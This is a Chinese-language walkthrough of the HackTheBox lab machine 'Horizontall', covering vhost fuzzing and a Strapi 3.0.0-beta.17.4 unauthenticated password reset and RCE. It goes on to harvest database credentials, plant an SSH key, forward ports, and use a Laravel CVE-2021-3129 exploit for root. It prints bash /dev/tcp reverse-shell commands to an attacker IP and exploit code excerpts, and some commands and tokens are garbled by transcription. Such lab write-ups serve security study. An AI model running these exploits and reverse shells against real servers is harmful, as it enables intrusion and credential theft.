

# Horizontal(完成),vhosts、strapi漏洞(反彈shell)、ssh金鑰、端口轉發、Laravel漏洞(反彈shell)

```
—# nmap -sCV -p 22,80 -A 10.10.11.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:19 EDT
Nmap scan report for 10.10.11.105
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontal.htb
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   196.35 ms 10.10.14.1
2   196.70 ms 10.10.11.105

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.84 seconds
```

需新增hosts => horizontal.htb

一般網站無參考價值，目錄爆破有無資訊，

進行vhsots爆破，有資訊 => www.horizontal.htb

```
(root@kali) [~/htb/horizontal]
# ffuf -u http://horizontal.htb/ -H 'HOST:FUZZ.horizontal.htb' -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -fc 301

Error
Unknown Host: www.horizontal.htb
v2.1.0-dev


:: Method      : GET
:: URL         : http://horizontal.htb/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.horizontal.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 301

www [Status: 200, Size: 901, Words: 43, Lines: 2, Duration: 192ms]
:: Progress: [27061/100000] :: Job [1/1] :: 224 req/sec :: Duration: [0:02:10] :: Errors: 0 ::
```

此vhosts無用資訊

在除錯的js找到一個get請求網域，

像vhsots => api-prod.horizontal.htb



後續重新用vhsots爆破list，就抓到資料


```
(root@kali) [~/htb/horizontal]
# ffuf -u http://horizontal.htb/ -H 'HOST:FUZZ.horizontal.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fc 301

v2.1.0-dev

:: Method      : GET
:: URL         : http://horizontal.htb/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.horizontal.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 301

www [Status: 200, Size: 901, Words: 43, Lines: 2, Duration: 222ms]
api-prod [Status: 200, Size: 413, Words: 76, Lines: 20, Duration: 211ms]
:: Progress: [50274/110000] :: Job [1/1] :: 220 req/sec :: Duration: [0:05:07] :: Errors: 0 ::
```

網站顯示。。。。



# Welcome.

進行目錄爆破後，有以下子目錄

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u  
http://api-prod.horizontall.htb/ -k
```

/reviews	(Status: 200) [Size: 507]
/users	(Status: 403) [Size: 60]
/admin	(Status: 200) [Size: 854]
/Reviews	(Status: 200) [Size: 507]

## /Reviews

api-prod.horizontal.htb/Reviews

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

JSON 原始資料 檔頭

儲存 複製 全部摺疊 全部展開 過濾 JSON

```
▼ 0:
  id: 1
  name: "wail"
  description: "This is good service"
  stars: 4
  created_at: "2021-05-29T13:23:38.000Z"
  updated_at: "2021-05-29T13:23:38.000Z"
▼ 1:
  id: 2
  name: "doe"
  description: "i'm satisfied with the product"
  stars: 5
  created_at: "2021-05-29T13:24:17.000Z"
  updated_at: "2021-05-29T13:24:17.000Z"
▼ 2:
  id: 3
  name: "john"
  ▼ description: "create service with minimum price i hop i can buy more in the futur"
  stars: 5
  created_at: "2021-05-29T13:25:26.000Z"
  updated_at: "2021-05-29T13:25:26.000Z"
```


找到3個username

wail

doe


john

## /admin為登入介面



google有很多漏洞，但不曉得版本

在/admin/init 找到版本 => 3.0.0-beta.17.4



## 找到漏洞


Exploit Title	Path
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)	multiple/webapps/50239.py
Strapi CMS 3.0.0-beta.17.4 - Set Password (Unauthenticated) (Metasploit)	nodejs/webapps/50716.rb

```
def check_version():
    global url
    print("[+] Checking Strapi CMS Version running")
    version = requests.get(f"{url}/admin/init").text
    version = json.loads(version)
    version = version["data"]["strapiVersion"]
    if version == "3.0.0-beta.17.4":
        print("[+] Seems like the exploit will work!!!\n")
```

[illegible]

```
username : admin
passwd : SuperStrongPassword1
```

登入成功



腳本是，請求POST，且有Data、Authorization設定

```
print( "[+] Triggering Remote code execution[*] Remember this is a blind RCE don't expect  
headers = {"Authorization": f"Bearer {jwt}"}  
data = {"plugin": f"documentation && ${cmd}}",  
        "port": "1337"}  
out = requests.post(f"{url}/admin/plugins/install", json = data, headers = headers)  
print(out.text)
```

測試腳本成功 `bash -c 'bash -i >& /dev/tcp/10.10.14.2/9200 0>&1'`

```
root@kali: ~/htb/horizontal
python3 50239.py http://api-prod.horizontal.htb/
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[+] Password reset was successfully
[+] Your email is: admin@horizontal.htb
[+] Your new credentials are: admin:SuperStrongPassw0rd1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ3ZCI6ImYyYXN0bG1pb1I6dHJ1ZSwiaWF0IjoxNzE2NTQ0MzAwLjE3MTkxNDZMMDB9LGI0P0u0HRA3Y1Dt17HwPipVs4XJe8oMoDoDrIuRedko

$ bash -c 'bash -i >& /dev/tcp/10.10.14.2/9200 0>&1'
[+] Triggering Remote code execution
[+] Remember this is a blind RCE don't expect to see output
<html>
<head><title>504 Gateway Time-out</title></head>
<body bgcolor="white">
<center><h1>504 Gateway Time-out</h1></center>
<h2><center>nginx/1.14.0 (Ubuntu)</center>
</body>
```

user flag

```
strapi@horizontal:/home/developer$ cat user.txt
cat user.txt
d9cb560fc5d67f824456adafa3705626
strapi@horizontal:/home/developer$
```

有開3306，發現帳密

```
-rw-rw-r-- 1 strapi strapi 351 May 26 2021 /opt/strapi/myapi/config/environments/development/data
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
}
```

```
"client": "mysql",
"database": "strapi",
"host": "127.0.0.1",
"port": 3306,
"username": "developer",
"password": "#J!:F9Zt2u"
```

```
mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
'database' at line 1
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| strapi |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use strapi
Reading table information for completion; you currently have 0 tables in the
You can turn off this feature to get faster responses at any time.

Database changed
mysql> show tables;
+-----+
| Tables_in_strapi |
+-----+
| core_store |
| reviews |
| strapi_administrator |
| upload_file |
| upload_file_morph |
| users-permissions_permission |
| users-permissions_role |
| users-permissions_user |
+-----+
8 rows in set (0.00 sec)
```



```

+-----+-----+-----+-----+-----+-----+
| id | username | email | password | resetPasswordToken | blocked |
+-----+-----+-----+-----+-----+-----+
| 3 | admin | admin@horizontal.htb | $2a$10$EVfyhc57jf09o1rscT3MIeF/q5H42yRDjMPpuVpEn1LDe1UIazhtS | NULL | NULL |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

```

```
hash_passwd : $2a$10$EVfyhc57j f09o1 rscT3MIeF/q5H42yRDjMPpuVpEn1LDe1UIazhtS
```

發現有8000port

```
strapi@horizontalall:/tmp$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*                LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22               0.0.0.0:*                LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:1337          0.0.0.0:*                LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8000           0.0.0.0:*                LISTEN      off (0.00/0/0)
tcp        0    144 10.10.11.105:38550       10.10.14.2:9200         ESTABLISHED on (0.40/0/0)
```

```
strapi@horizontalall:~/ssh$ curl -i 127.0.0.1:8000
HTTP/1.1 200 OK
Host: 127.0.0.1:8000
Date: Fri, 24 May 2024 12:08:02 GMT
Connection: close
X-Powered-By: PHP/7.4.22
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, private
Set-Cookie: Date: Fri, 24-May-2024 12:08:02 GMT
Set-Cookie: XSRF-TOKEN=eyJpdjI6IGlkE0U0kZGwxFmVUoEglVTg2ImE1P9PSIsInZhbnVlIjoivYzVyV2JmdmtvVDlwcFdPL3g4ZnBeEdLamRpbFNGSMzS6NVVPSE5Cd0RUZj1pW5m9B0GF1bm9Ha2hrR0grU3Z2SHlnHUp2Qnh2S5tldGtvdenRay9FM0oyY3RYZoV4RFZcdDgxb09hOFESdE05MWRNzuSUv5Yxsf4R2tsNU9RdWEilCjtYWMiOiJhMzA4NjViNThjODlmOGYyYWYwNTI5YjZmOTU5O2TM3NDNMzMzhM2JkM2EzYTtY4jcxMmZkMDNmJmZmZmNRKMGUYIn0%3D; expires=Fri, 24-May-2024 14:08:02 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: laravel_session=eyJpdjI6ImJvamUzZ3QyU2VmNmJ6ZGZXRXZkeke9PSIsInZhbnVlIjoivTHJWU5aNmtSMkgxYzZzdKJBMIhFWWZTZky4NWVoLzBmbVFRJR3Eyc09uc1FsVfoZLzFIawEYHRZNfVaTFZiaDhnWwxwT2Zxl1LTDDU2cXJnY3RRNvnUsEQzeveV0c3phR2khOUFPbidiUD0DJ1ZythVB40TNXUVllnvG5K3NrTzaILCjtYWMiOiIxMTNJZTRhYTl3MjFiOTIwMTIwNWQ3N2ZhYmQ4ZjlmZndiNWUyZmQ5NSJAM3MjEwNTMONGU4YVYwXOTBMjYTLjYmVkIn0%3D; expires=Fri, 24-May-2024 14:08:02 GMT; Max-Age=7200; path=/; httponly; samesite=lax
```

## 使用ssh-keygen建立

```

# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:9z1JJJaervnLTdau/eN480Uk/MyKLIJcuoqnyqn+h/w root@kali
The key's randomart image is:
+--[ED25519 256]--+
|
|      .
|      o .
|      *
|      S . = *
|      . + . o * O.
|      . . + . . + B *
|      . .+.. . . . o.%o
|==+++E.      o+*o%|
+-----[SHA256]-----+

```

```
(root@kali)-[~/ssh]
# cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAEChNMjE03jJXOvrzNBdjwz0m2i6xizvDce9h5WPLWD root@kali
```


id\_ed25519.pub (公鑰)上傳報靶機

受害機執行

```
strapi@horizontal1:~/myapi$ mkdir .ssh
strapi@horizontal1:~/myapi$ cd .ssh
strapi@horizontal1:~/myapi/.ssh$ echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAEChNMjE03jJXOvrzNBdjwz0m2i6xizvDce9h5WPLWD root@kali" >
authorized_keys
strapi@horizontal1:~/ssh$ chmod 600 authorized_keys
```

攻擊機執行轉發，並進行私鑰解密(成功)

```
ssh -fgN -L 9000:127.0.0.1:8000 -i id_ed25519 strapi@10.10.11.105
```



版本 : Laravel v8 (PHP v7.4.18)

找到 `Laravel` 相關資訊

- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/laravel>
- <https://github.com/ambionics/laravel-exploits>  
已上參考資訊難用，找到另一組漏洞
- [https://github.com/nth347/CVE-2021-3129\\_exploit](https://github.com/nth347/CVE-2021-3129_exploit)

可以成功執行

```

└─$ ./exploit.py http://localhost:9000 Monolog/RCE1 id
[!] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
正複製到 'phpggc' ...
remote: Enumerating objects: 4234, done.
remote: Counting objects: 100% (1087/1087), done.
remote: Compressing objects: 100% (458/458), done.
remote: Total 4234 (delta 695), reused 818 (delta 603), pack-reused 3147
接收物件中: 100% (4234/4234), 596.50 KiB | 3.07 MiB/s, 完成.
處理 delta 中: 100% (1852/1852), 完成.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

```

## 進行反彈shell(成功)

```
(root@kali)-[~/htb/horizontall/CVE-2021-3129_exploit]
└─$ ./exploit.py http://localhost:9000 Monolog/RCE1 'bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>61"'
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
└─$
```

充满活力的生態系統

```
(root@kali)-[~]
└─$ nc -lnvp 9200
listening on [any] 9200 ...
^[[A^[[D^C

(root@kali)-[~]
└─$ nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.105] 38990
bash: cannot set terminal process group (106147): Inappropriate ioctl for device
bash: no job control in this shell
root@horizontall:/home/developer/myproject/public# id
uid=0(root) gid=0(root) groups=0(root)
root@horizontall:/home/developer/myproject/public# whoami
root
root@horizontall:/home/developer/myproject/public#
```

root flag

```
root@horizontal:~/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
0a2ff5a38f451878c4c21180c6a70186
```